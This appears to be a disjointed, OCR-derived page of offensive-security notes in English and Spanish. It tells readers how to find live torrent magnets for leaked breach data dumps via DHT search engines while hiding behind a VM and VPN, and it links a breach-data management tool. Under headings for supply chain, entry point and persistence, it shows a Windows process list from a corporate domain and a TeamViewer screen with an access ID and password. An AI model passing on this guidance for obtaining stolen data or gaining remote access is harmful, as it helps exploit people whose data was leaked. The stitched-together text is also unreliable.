
https://z.zz.fo/Kr0Xc.png

These data dump collections can be found on DHT search engine like BTDig along with their magnets. All 4 magnets from screenshots above are live. Search with keywords like leak or website name. Use VM and use VPN.

Also this tool is for managing data breaches. https://github.com/sensepost/Frack


> Frack is attempt at creating an end-to-end solution to store, manage and query your breach data. The tool has got a very basic workflow making it easy to use.

CHAIN SUPPLY




PUNTO DE ENTRADA

PERSISTENCIA



PID	PPID	Name	Arch	Session	User ▲
0	0	[System Process]			
4	0	System	x64	0	
1780	812	taskhostex.exe	x64	1	CORP\Administrator
2000	1972	explorer.exe	x64	1	CORP\Administrator
2240	1860	ServerManager.exe	x64	1	CORP\Administrator
2584	2000	vmtoolsd.exe	x64	1	CORP\Administrator
3008	560	wsmprovhost.exe	x64	0	CORP\jim.stevens
780	500	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
864	500	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
284	500	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
596	500	svchost.exe	x64	0	NT AUTHORITY\NETWORK SER...



Permitir el control remoto

Su ID
591 277 070

Contraseña
i8fqv3ja

Controlar un ordenador remoto

Control remoto

Enter Partner ID

Conectar

Acceso no presencial

□ Iniciar TeamViewer con Windows

□ Conceder acceso fácil

